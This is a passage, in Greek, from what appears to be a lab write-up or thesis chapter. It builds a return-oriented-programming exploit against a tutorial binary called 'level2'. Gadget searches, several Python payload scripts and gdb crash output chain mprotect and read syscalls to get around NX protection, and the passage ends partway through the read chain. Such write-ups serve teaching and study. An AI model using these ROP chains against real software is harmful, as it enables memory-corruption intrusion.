ΕΙΚΟΝΑ 3.3.3.6: ΚΛΙΣΕΙΣ ΣΥΣΤΗΜΑΤΟΣ

Εξετάζοντας τα πεδία μνήμης που αφορούν το εκτελέσιμο πρόγραμμα level2. Όπως ήταν αναμενόμενο δεν υπάρχει κανένα εύρος μνήμης που να είναι εκτελέσιμο εξαιτίας της προστασίας NX.



ΕΙΚΟΝΑ 3.3.3.7: ΕΠΟΠΤΕΙΑ ΜΝΗΜΗΣ ΠΡΟΓΡΑΜΜΑΤΟΣ

Ξεκινώντας το χτίσιμο της συνάρτησης mprotect, επιλέγεται η χρήση της διεύθυνσης 0x080ca000. Για το μέγεθος επιλέγουμε 128 καθώς η τιμή είναι κοντινή στην τιμή του που πρέπει να λάβει ο καταχωρητής EAX για την συνάρτηση mprotect. Τέλος, για την τελευταία παράμετρο της συνάρτησης χρειαζόμαστε το νούμερο 7 που αντιστοιχεί σε RWX.

mprotect(0x080ca000, 128, PROT_READ|PROT_WRITE|PROT_EXEC)

EAX = 125
EBX = 0x080ca000 (memory address)
ECX = 128 (size)
EDX = 7 (PROT_EXEC)

Η επόμενη συνάρτηση που χρειάζεται να υλοποιηθεί είναι η read. Θα χρησιμοποιηθεί για την εισαγωγή κώδικα από την γραμμή εντολών. Ο αριθμός που αντιστοιχεί στην κλήση συστήματος είναι ο 3. Ως πρώτη παράμετρο στη συνάρτηση θα εισαχθεί ο αριθμός 0 που δηλώνει τον τρόπο εισόδου. Ως δεύτερη παράμετρος θα καταχωρηθεί η διεύθυνση που επιλέχθηκε να μετατραπεί σε εκτελέσιμη μέσω της mprotect. Για τελευταία παράμετρο θα εισαχθεί το μέγεθος που είναι ίδιο με αυτό που χρησιμοποιήθηκε στην mprotect (128) ή μεγαλύτερο αφού δεν επηρεάζει την ροή εκτέλεσης.

read(0, 0x080ca000, 128)

EAX = 3 (read)
EBX = 0 (stdin)
ECX = 0x080ca000 (memory_address)
EDX = 128 (size) ή μεγαλύτερο

Κάθε φορά πρέπει να χρησιμοποιείται το gadget *int 0x80; ret*, ώστε να γίνει εκτέλεση της κάθε κλήσης συστήματος. Χρειάζεται να γίνει κατασκευή των κλίσεων συστήματος χρησιμοποιώντας gadgets.

Για το χτίσιμο των καταχωρητών με τις συγκεκριμένες τιμές πρέπει να χρησιμοποιηθεί συγκεκριμένη στρατηγική ανάλογα κάθε φορά με τα gadgets που είναι διαθέσιμα. Αρχικά, θα δημιουργηθεί η τιμή 7 στον καταχωρητή EDX.

1. *Φόρτωμα τιμής από stack*
2. *Τροφοδότηση τιμής 0xffffffff*
3. *Αύξηση του καταχωρητή EDX 8 φορές*

Άρα το πρώτο stack frame θα είναι:

pop EDX; ret;
0xffffffff -> EDX
inc EDX 8 φορές

Ψάχνοντας για τα αντίστοιχα gadgets στο εκτελέσιμο:

ropshell> search pop edx
found 1 gadgets
> 0x08052476 : pop edx; ret

ropshell> search inc edx
> 0x080a8151 : inc edx; dec esp; ret
> 0x0808f4f4 : inc edx; add al, -0x37; ret
> 0x0804eda1 : inc edx; add al, -0x7d; ret
> 0x0804b134 : inc edx; clc ; pop ebp; ret
> 0x0804b120 : inc edx; cld ; pop ebp; ret

Το πρόγραμμα εκμετάλλευσης που δημιουργήθηκε για την διαμόρφωση του καταχωρητή EDX.

```
#!/usr/bin/python

import struct

offset = 44

def p(x):
        return struct.pack('<L', x)


payload = ""
payload += offset * "A"

payload += p(0x08052476)        #pop edx; ret
payload += p(0xffffffff)        #0xffffffff -> edx
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)        #inc edx; add al, -0x37; ret l edx = 7

print payload
```

ΠΙΝΑΚΑΣ 3.3.3.2: ΧΤΙΣΙΜΟ ΚΑΤΑΧΩΡΗΤΗ EDX

Στην συνέχεια πραγματοποιήθηκε δοκιμή και διαπιστώθηκε ότι ο συνδυασμός των gadgets έδωσε το επιθυμητό αποτέλεσμα για τον καταχωρητή EDX.

```
gdb-peda$ r $(python exploit5.py)
Starting program: /home/level2/level2 $(python exploit5.py)
][+] ROP tutorial level2
[+] Bet you can't ROP me this time around, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAv[illegible]BBBB!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x48 ('H')
EBX: 0x0
ECX: 0xbffff63c --> 0x80ca4c0 --> 0xfbad2a84
EDX: 0x7
ESI: 0x80488f0 (<__libc_csu_fini>:      push   ebp)
EDI: 0x3614d163
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff6b8 --> 0x3614d100
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10217 (CARRY PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff6b8 --> 0x3614d100
0004| 0xbffff6bc --> 0xbffff6f8 --> 0x0
0008| 0xbffff6c0 --> 0xd64fe713
0012| 0xbffff6c4 --> 0x20aaf47c
0016| 0xbffff6c8 --> 0x0
0020| 0xbffff6cc --> 0x0
0024| 0xbffff6d0 --> 0x0
0028| 0xbffff6d4 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

ΕΙΚΟΝΑ 3.3.3.8: ΕΛΕΓΧΟΣ ΡΟΗΣ ΕΚΤΕΛΕΣΗΣ (EIP 0X42424242)

Πλέον ο καταχωρητής EDX = 7 (PROT_EXEC).

Ακολουθεί η προετοιμασία της διεύθυνσης μνήμης. Επιλέγουμε να χρησιμοποιήσουμε την διεύθυνση μνήμης της στοίβας (0x080ca000). Θα πρέπει να συμπληρωθεί ο καταχωρητής EBX με αυτήν την διεύθυνση. Τα βήματα έχουν ως εξής:

1. *Συμπλήρωση του καταχωρητή ECX και EBX από την στοίβα*
2. *Τροφοδότηση τιμής 0xffffffff στον ECX*
3. *Διεύθυνση μνήμης που θα χρησιμοποιηθεί (στοίβα) στον EBX*
4. *Επειδή η διεύθυνση μνήμης περιέχει NULL byte θα πρέπει να προστεθεί 1 και να αφαιρεθεί 1 στο τέλος της*
5. *Χρήση gadgets για να πάρει ο ECX την τιμή 128*

Αναζήτηση των gadgets:

ropshell> search pop ecx
found 10 gadgets
> 0x0805249d : pop ecx; pop ebx; ret
> 0x080658d7 : pop ecx; adc al, -0x77; ret

ropshell> search add ecx
found 24 gadgets
> 0x08097d5a : add ecx, ecx; ret
> 0x0804820c : add ecx, ecx; rep ; ret
> 0x080696a2 : add ecx, [ebp + 0x5f5e0346]; ret
> 0x080a642a : add ecx, ebx; jmp ecx

ropshell> search dec ebx
found 1 gadgets
> 0x0804f871 : dec ebx; ret


ropshell> search inc ecx
found 5 gadgets
> 0x08083c16 : inc ecx; adc al, 0x39; ret

Ακολουθεί το πρόγραμμα εκμετάλλευσης μέχρι αυτό το σημείο:

```
#/usr/bin/python

import struct
import sys

offset = 44

def p(x):
	return struct.pack('<L', x)


payload = ""
payload += offset * "A"

payload += p(0x08052476)		#pop edx; ret
payload += p(0xffffffff)		#0xffffffff -> edx
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret l edx = 7

payload += p(0x0805249d)	#0x0805249d : pop ecx ; pop ebx ; ret
payload += p(0xffffffff)		#0xffffffff -> ecx
payload += p(0x080ca000 + 1)		#0x080ca001 -> ebx
payload += p(0x0804f871)	#0x0804f871 : dec ebx ; ret ebx -> 0x080ca000
payload += p(0x080c86db)	#inc ecx ; ret -> 0
payload += p(0x080c86db)	#inc ecx ; ret -> 1
payload += p(0x080c86db)	#inc ecx ; ret -> 2
payload += p(0x0804820c)	#add ecx, ecx; rep ; ret -> 4
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 8
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 16
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 32
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 64
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 128

payload += "BBBB"
print payload
```

ΠΙΝΑΚΑΣ 3.3.3.3: ΧΤΙΣΙΜΟ ΚΑΤΑΧΩΡΗΤΩΝ ECX ΚΑΙ EBX

Το αποτέλεσμα εκτέλεσης. Ο καταχωρητής EIP έχει αντικατασταθεί με 0x42424242. Αυτό πρακτικά σημαίνει ότι συνεχίζει να υπάρχει έλεγχος της ροής κώδικα και έχουν επιτευχθεί οι προϋποθέσεις που τέθηκαν παραπάνω.



ΕΙΚΟΝΑ 3.3.3.9: ΕΛΕΓΧΟΣ ΚΑΤΑΧΩΡΗΤΩΝ (EDX, ECX, EBX)

Ο καταχωρητής που απομένει είναι ο EAX, ο οποίος πρέπει να πάρει την τιμή 125. Η τεχνική που πρέπει να ακολουθηθεί είναι κάποια πράξη με ECX(125). Ψάχνοντας για gadgets βρέθηκε μία πράξη πρόσθεσης μεταξύ του EAX και ECX ώστε να φτάσει αρκετά κοντά στην τιμή των 128. Στη συνέχεια με τις κατάλληλες προσθαφαιρέσεις επιτυγχάνεται η ο EAX να αντιστοιχεί στην τιμή 128.

ropshell> search xor eax
> 0x08097a7f : xor eax, eax; ret
> 0x0804b128 : xor eax, eax; pop ebp; ret
> 0x080a630f : xor eax, eax; pop ebx; ret
> 0x0806910a : xor eax, eax; pop edi; ret
> 0x0804e864 : xor eax, eax; pop ebx; pop ebp; ret

ropshell> search add eax, ecx
found 1 gadgets
> 0x0806b21e : add eax, ecx; ret


ropshell> search add
> 0x08096a47 : add al, -0x18; ret

> 0x0807a3e0 : add al, -0x37; ret
> 0x0804ef0a : add al, -0x38; ret
> 0x0804efe2 : add al, -0x74; ret
> 0x08054a86 : add al, -0x77; ret

Ακολουθεί το πρόγραμμα εκμετάλλευσης που περιέχει ότι χρειάζεται για να λειτουργήσει η mprotect.

```
#/usr/bin/python

import struct
import sys

offset = 44

def p(x):
	return struct.pack('<I', x)


payload = ""
payload += offset * "A"

payload += p(0x08052476)		#pop edx; ret
payload += p(0xffffffff)		#0xffffffff -> edx
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret l edx = 7

payload += p(0x0805249d)		#0x0805249d : pop ecx ; pop ebx ; ret
payload += p(0xffffffff)		#0xffffffff -> ecx
payload += p(0x080ca000 + 1)		#0x080ca001 -> ebx
payload += p(0x0804f871)		#0x0804f871 : dec ebx ; ret ebx -> 0x080ca000
payload += p(0x080c86db)		#inc ecx ; ret -> 0
payload += p(0x080c86db)		#inc ecx ; ret -> 1
payload += p(0x080c86db)		#inc ecx ; ret -> 2
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 4
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 8
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 16
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 32
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 64
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 128

payload += p(0x0804b128)		#xor eax, eax ; pop ebp ; ret l eax -> 0
payload += "H3CK"			#H3CK -> ebp
payload += p(0x0806b21e)		#add eax, ecx ; ret l eax -> 128
payload += p(0x0805eb46)		#add eax, 0x30(48) ; pop ebp ; ret l eax -> 176
payload += "H3CK"			#H3CK -> ebp
payload += p(0x0807a3df)		#inc eax; add al, -0x37(55) ; ret l eax -> 122
payload += p(0x0806a2ef)		#inc eax; ret l eax -> 123
payload += p(0x0806a2ef)		#inc eax; ret l eax -> 124
payload += p(0x0806a2ef)		#inc eax; ret l eax -> 125

payload += "BBBB"
print payload
```

ΠΙΝΑΚΑΣ 3.3.3.4: ΧΤΙΣΙΜΟ ΚΑΤΑΧΩΡΗΤΗ ΕΑΧ




ΕΙΚΟΝΑ 3.3.3.10: ΟΡΘΟΙ ΚΑΤΑΧΩΡΗΤΕΣ ΓΙΑ MPROTECT()

Για να εκτελεστεί η συνάρτηση mprotect χρειάζεται να γίνει κλήση της εντολής int 0x80.

ropshell> search int 0x80
found 1 gadgets
> 0x08052ba0 : int 0x80; ret

Μετά την εκτέλεση της mprotect αυτό που αναμένεται να συμβεί, είναι να μετατραπεί σε εκτελέσιμη η μνήμη του προγράμματος που δηλώθηκε (0x080ca000). Έχει προστεθεί το γράμμα w (write), άρα η συνάρτηση mprotect εκτελέστηκε επιτυχώς.




ΕΙΚΟΝΑ 3.3.3.11: ΜΕΤΑΤΡΟΠΗ ΜΝΗΜΗΣ ΣΕ ΕΚΤΕΛΕΣΙΜΗ

Το επόμενο βήμα είναι η κατασκευή της συνάρτησης read. Η πιο εύκολη εκχώρηση σε καταχωρητή είναι στον EDX. Εκεί πραγματοποιείται η εντολή POP EDX και εκχωρείται η τιμή 0x11111111.

```
#!/usr/bin/python

import struct
import sys

offset = 44

def p(x):
	return struct.pack('<I', x)
payload = ""
payload += offset * "A"

payload += p(0x08052476)		#pop edx; ret
payload += p(0xffffffff)		#0xffffffff -> edx
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		#inc edx; add al, -0x37; ret l edx = 7

payload += p(0x0805249d)		#0x0805249d : pop ecx ; pop ebx ; ret
payload += p(0xffffffff)		#0xffffffff -> ecx
payload += p(0x080ca000 + 1)		#0x080ca001 -> ebx
payload += p(0x0804f871)	#0x0804f871 : dec ebx ; ret ebx -> 0x080ca000
payload += p(0x080c86db)		#inc ecx ; ret -> 0
payload += p(0x080c86db)		#inc ecx ; ret -> 1
payload += p(0x080c86db)		#inc ecx ; ret -> 2
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 4
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 8
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 16
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 32
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 64
payload += p(0x0804820c)		#add ecx, ecx; rep ; ret -> 128

payload += p(0x0804b128)		#xor eax, eax ; pop ebp ; ret => 0
payload += "H3CK"			#H3CK -> ebp
payload += p(0x0806b21e)		#add eax, ecx ; ret l eax -> 128
payload += p(0x0805eb46)		#add eax, 0x30(48) ; pop ebp ; ret l eax -> 176
payload += "H3CK"			#H3CK -> ebp
payload += p(0x0807a3df)	#inc eax; add al, -0x37(55) ; ret l eax -> 122
payload += p(0x0806a2ef)	#inc eax; ret l eax -> 123
payload += p(0x0806a2ef)	#inc eax; ret l eax -> 124
payload += p(0x0806a2ef)	#inc eax; ret l eax -> 125

payload += p(0x08052ba0)		#int 0x80; ret


#read(0, 0x080ca000, 128)
#EAX = 3 (read)
#EBX = 0 (stdin)
#ECX = 0x080ca000 (memory_address)
#EDX = 128 (size) or bigger

payload += p(0x08052476)		# pop edx ; ret
payload += p(0x01111111)	# edx -> 0x01111111 random value that is 4 byte and > 128

payload += “BBBB”
print payload
```

ΠΙΝΑΚΑΣ 3.3.3.5: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ, ΧΤΙΣΙΜΟ EDX

Μετά την εκτέλεση του προγράμματος επιβεβαιώνεται ότι συνεχίζει να υπάρχει έλεγχος της ροής εκτέλεσης, με πραγματοποίηση την αντιστοίχισης τιμής στον καταχωρητή EDX.



ΕΙΚΟΝΑ 3.3.3.12: ΕΠΙΒΕΒΑΙΩΣΗ ΚΑΤΑΧΩΡΗΤΗ EDX = 0X11111111

Στη συνέχεια, οι καταχωρητές που επιλέγεται να δημιουργηθούν είναι ο ECX και ο EBX. Η στρατηγική που ακολουθείται είναι η ακόλουθη:

1. *Συμπλήρωση του καταχωρητή ECX και EBX από την στοίβα*
2. *Τροφοδότηση της τιμής 0x080ca001 στον ECX*
3. *Τροφοδότηση τιμής 0xffffffff στον EBX*
4. *Αύξηση τιμής του EBX κατά 1*
5. *Μείωση του ECX κατά 1*

ropshell> search pop ecx
found 10 gadgets
> 0x0805249d : pop ecx; pop ebx; ret

ropshell> search inc ebx
found 39 gadgets
> 0x08054ce3 : inc ebx; adc al, -0x7d; ret
> 0x08082cb0 : inc ebx; or al, -0x15; ret
> 0x0806f5c4 : inc ebx; sub al, -0x7d; ret

Ο μόνος καταχωρητής που μένει για να σχηματιστεί η συνάρτηση read είναι ο EAX. Η τακτική είναι η ακόλουθη:

1. *Μηδενισμός EAX*
2. *Αύξηση EAX 3 φορές*

ropshell> search xor eax
> 0x08097a7f : xor eax, eax; ret

> 0x0804b128 : xor eax, eax; pop ebp; ret
> 0x080a630f : xor eax, eax; pop ebx; ret
> 0x0806910a : xor eax, eax; pop edi; ret
> 0x0804e864 : xor eax, eax; pop ebx; pop ebp; ret
> 0x0809a9c9 : xor eax, [eax]; add cl, cl; ret

